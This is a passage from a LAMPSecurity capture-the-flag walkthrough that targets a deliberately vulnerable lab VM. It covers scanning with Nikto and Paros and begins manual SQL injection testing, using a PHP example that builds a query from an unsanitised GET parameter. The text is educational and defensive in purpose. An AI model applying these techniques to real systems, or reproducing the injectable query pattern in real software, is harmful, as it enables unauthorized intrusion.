



## **LAMP Security Capture the Flag**

Web Application to Root Via Vulnerability Exploit

by Justin C. Klein Keane

[justin@madirish.net](mailto:justin@madirish.net)

## Table of Contents

LAMPSecurity Capture the Flag.....	1
Getting Started.....	3
Conventions Used in this Document.....	3
Purpose.....	3
Omissions.....	4
Target.....	4
Step 1 – Automated Reconnaissance.....	5
Vulnerability Scanning with Nikto.....	6
Step 2 – Automated Scanning with Paros.....	8
Spider and Scan with Paros.....	9
Step 3 – Manually Searching for Vulnerabilities.....	14
Manual Testing.....	15
Step 4 – Hijacking Apache.....	31
pown apache.....	32
Appendix I – udev Exploit Code.....	48

## Getting Started

The contents of this exercise assume that you are using the LAMPSecurity.org Attack Image VMware image. This is a CentOS based Linux virtual machine preloaded with many of the attack tools necessary to do a security evaluation or penetration test of a remote machine. You'll need VMware's free player in order to run the image. You can download the image from <https://sourceforge.net/projects/lampsecurity/files/AttackImage/LAMPSec.zip/download>. You can download the VMware player from <http://www.vmware.com/download/player>. Note that although the attack image contains the tools described in this document, it is unmaintained, and a security testing distribution such as BackTrack (<http://www.backtrack-linux.org/>) might be more current and will likely contain the same tools. Also note that although the target image is distributed as a .vmdk, it can also be run using tools other than VMWare (such as Oracle VirtualBox (<https://www.virtualbox.org/>)).

## Conventions Used in this Document

Arrows are used to indicate progression between menus in a program. For instance, if you are being instructed to click on the File menu in a program, then select the Properties option this is denoted using:

File → Properties

All command line instructions are listed in courier fixed font. These will often include the prompt preceding the command, such as:

```
$ ls -lah
```

It is not necessary to type the '\$' as part of the command, it is merely listed for completeness.

## Purpose

This exercise is primarily intended to be an educational experience. In particular it is designed to demonstrate how vulnerabilities can be “chained” together to lead to a complete compromise. There is no system on the target that is immediately exploitable to become root, but there are problems that can be exploited in tandem to compromise the root account. This exercise is designed to be used as a learning, training, and testing tool. Feel free to use it in your organizational training program, as a target to evaluate vulnerability scanners or other tools, or simply as a way to exercise your own penetration testing skills.

## Omissions

This document describes one possible path to the root account. This is by no means the only way to compromise the target image. Many other paths are available to become the root user, but for the sake of brevity, and to allow further exploration, other routes have not been enumerated.

## Target

Note that the target is a virtual machine. Throughout this document the target is referred to as 172.16.61.130 and the attacking machine is referred to as 172.16.61.132. These IP addresses will differ depending on the installation of VMware. You may need to identify the target address by noting the values set in your vmnet (or other virtual) adapters. You can use

```
ipconfig /all
```

on windows machines to identify the subnets of your vmnet adapters and

```
ifconfig
```

on linux machines to find them. The target is configured to use DHCP to obtain an address from your virtualization software. You may need to use an automated scanner like nmap (<http://nmap.org/>) to identify the exact target IP address before beginning the exercise. Although it may be tempting to skip this step, target discovery is an important exercise in penetration testing. In addition to using a tool like nmap, you may also find it helpful to perform a packet capture on your host machine, looking for DHCP traffic from the virtual guest, using a tool like Wireshark (<https://www.wireshark.org/>).

## **Step 1 – Automated Reconnaissance**


Scan the target with Nikto vulnerability scanner

## Vulnerability Scanning with Nikto

Nikto (<http://www.cirt.net/nikto2>) is a vulnerability scanners tailored for specific services. Nikto is a popular, open source web application vulnerability scanner written in Perl and is extremely good at identifying problems in web applications. Nikto is a command line program, so we can start it up using:

```
$ cd /home/sasattack/bin/nikto
$ ./nikto.pl -host 172.16.61.130
```

Once Nikto is started it will audit the target web server and applications it finds on that server. Be sure to pay careful attention to the results, Nikto will often find very useful information:

A screenshot of a terminal window titled 'sasattack@localhost:~/bin/nikto'. The terminal shows the execution of the Nikto scanner. It starts with a directory change to ~/bin/nikto and running ./nikto.pl -update, which reports no updates required. Then, ./nikto.pl -h 172.16.61.130 is run. The output displays scan details: Target IP (172.16.61.130), Target Hostname (172.16.61.130), Target Port (80), and Start Time (2009-06-31 11:34:21). The scan results for Apache/2.2.3 (CentOS) include several OSVDB entries: OSVDB-877 (HTTP TRACE method), OSVDB-0 (X-Powered-By header), OSVDB-12184 (PHP info page), OSVDB-3092 (directory listing for /files/, /lib/, /mail/, and /phpmyadmin/), OSVDB-3268 (directory listing for /sql/ and /manual/), and OSVDB-3092 (web server manual found).

```
sasattack@localhost:~/bin/nikto
File Edit View Terminal Tabs Help
[sasattack@localhost ~]$ cd ~/bin/nikto/
[sasattack@localhost nikto]$ ./nikto.pl -update
+ No updates required.
+ www.cirt.net message: Please submit your bugs!!
[sasattack@localhost nikto]$ ./nikto.pl -h 172.16.61.130
- Nikto v2.03/2.04

-----
+ Target IP:          172.16.61.130
+ Target Hostname:    172.16.61.130
+ Target Port:        80
+ Start Time:         2009-06-31 11:34:21
-----

+ Server: Apache/2.2.3 (CentOS)
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for de
bugging and should be disabled. This message does not mean it is vulnerable to X
ST.
+ OSVDB-0: Retrieved X-Powered-By header: PHP/5.2.6
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.11). Apach
e 1.3.41 and 2.0.63 are also current.
+ OSVDB-877: TRACE / : TRACE option appears to allow XSS or credential theft. Se
e http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
+ OSVDB-12184: GET /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 : PHP rev
eals potentially sensitive information via certain HTTP requests which contain s
pecific QUERY strings.
+ OSVDB-3092: GET /files/ : This might be interesting...
+ OSVDB-3092: GET /lib/ : This might be interesting...
+ OSVDB-3092: GET /mail/ : This might be interesting...
+ OSVDB-3092: GET /phpmyadmin/ : phpMyAdmin is for managing MySQL databases, and
should be protected or limited to authorized hosts.
+ OSVDB-3268: GET /sql/ : Directory indexing is enabled: /sql/
+ OSVDB-3092: GET /manual/ : Web server manual found.
+ OSVDB-3268: GET /icons/ : Directory indexing is enabled: /icons
+ OSVDB-3268: GET /manual/images/ : Directory indexing is enabled: /manual/image
s
```

*Illustration 1: Nikto web scanner*

Nikto will find many of the same things that other, heavier vulnerability scanners such as Nessus (<http://www.nessus.org/>) will, but it will also identify some unique attributes of the target. One thing to note is that Nikto has identified that PHP 5.2.6 is powering the web server.

Nikto has also tried to identify specific open source packages that are installed on the target, you'll notice that Nikto identified phpMyAdmin (<http://www.phpmyadmin.net>) as well as several interesting directories that might be worth checking out.

## **Step 2 – Automated Scanning with Paros**

Scan the target with Paros



## Spider and Scan with Paros

Although tools like Nikto are great for identifying potential vulnerabilities, manually browsing a web application is one of the best ways to identify problems. One issue with manually surfing around a target, however, is that information isn't really captured in any systematic way. In order to facilitate better retention of data, as well as providing a platform to revisit web requests and potentially tamper with them, attackers often use a local proxy to intercept requests to a target. In this part of the attack we'll use Paros (<http://www.parosproxy.org/>), which is a Java based proxy program that has a lot of functionality.


Other popular proxies are OWASP WebScarab ([https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)), Burp Suite (<http://portswigger.net/burp/>), and the Tamper Data plugin for Firefox (<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>). Each tool performs roughly the same function, that is providing some sort of a proxy, or interception capability, when browsing a web service. This allows you to view, replay, modify, and interrupt communications between your web browser and a web site. Using a proxy is extremely useful for discovery of hidden communication channels (such as AJAX) that are extremely prevalent in modern web applications. Proxies also allow you to spot potential vulnerabilities in otherwise undetectable artifacts of your web interactions – things like session tokens, cookies, redirects, and hidden form values.

Many proxies, including Paros, provide some very interesting additional functions. Paros includes a 'spider' function, which will crawl a target website and store details about every page it finds. Paros also includes a rudimentary vulnerability scanner that can identify basic vulnerabilities in a web application. Paros also lets you save sessions, and then reload them later for further analysis.

You can start up Paros from the Applications menu → Attack → Paros. If that doesn't work you can try starting Paros from the command line using:


```
$ cd /home/attack/bin/paros  
$ ./startserver.sh
```

Once Paros is running we'll start up our web browser (Firefox) and configure it to use a local proxy. In Firefox select Edit → Preferences, then select the 'Advanced' icon at the top, then select the 'Network' tab, and click the 'Settings' button.



*Illustration 2: Firefox preferences page*

In the 'Connection Settings' window, select 'Manual proxy configuration' then fill in 127.0.0.1 for the 'HTTP Proxy' and 8080 for the 'Port':




*Illustration 3: Configuring Firefox proxy address*

Next click 'OK' and your settings will be saved.


Once your browser is configured to use the local proxy provided by Paros you can open Paros, open a web browser, and your browsing session will be captured by Paros.

Once this is done, browse to the target website 'http://172.16.61.130' you'll notice that Paros records the call, including the request from the browser and the response:



*Illustration 4: Paros proxy intercepts details of the web session*

Once Paros has indexed the original page we can use Paros to spider the site by expanding the 'Sites' in the left hand pane, selecting a site, then clicking Analyse → Spider. This will open the spider window, click the 'Start' button to begin:



*Illustration 5: Configuring the Paros spider to crawl the target*

Once the spider is complete you can scan the site for vulnerabilities using the scan function under Analyse → Scan All. Then you can view the report either by clicking on Report → Last Scan Result, or by using the 'Alerts' tab at the bottom of the Paros window. You'll note that Paros doesn't find much of note. This is a particular limitation of automated scanning tools. Manual testing will provide much more definitive result. Let's go ahead and look through the site by hand using Firefox and see if we notice any telltale signs of vulnerabilities.

## **Step 3 – Manually Searching for Vulnerabilities**

Identify a SQL injection vulnerability in the site.

## Manual Testing

Looking at the first news story on the home page, we see that the URL uses a common looking convention to pass an id value via GET variables:




Illustration 6: Webpage on the target with a potentially vulnerable URL

In all likelihood this variable corresponds to a primary key in the database that is used to populate the actual text that is being displayed on the page. In order to test the theory we can try to induce a SQL error and observe the output. This should tell us whether or not a vulnerability exists and if it is exploitable.

The easiest way to explore whether or not a vulnerable condition exists is to append a single quote to the end of the URL string, as single quotes are used to delimit strings in SQL queries. By adding an additional delimiter we can potentially “break out” of the confines of delimiters provided by the application developer and potentially hijack the query. If the target is vulnerable the single quote will be passed directly into the SQL query that is being composed on the back end, causing a syntax error.

By way of example, the following SQL statement is composed using the URL variable 'id':

```
$sql = "select * from database where id = '" . $_GET['id'] . "'"
```

If the URL in the previous example was used the resulting query would be:

```
select * from database where id = '4'
```

However, if we input a single quote into the URL string we get the following:

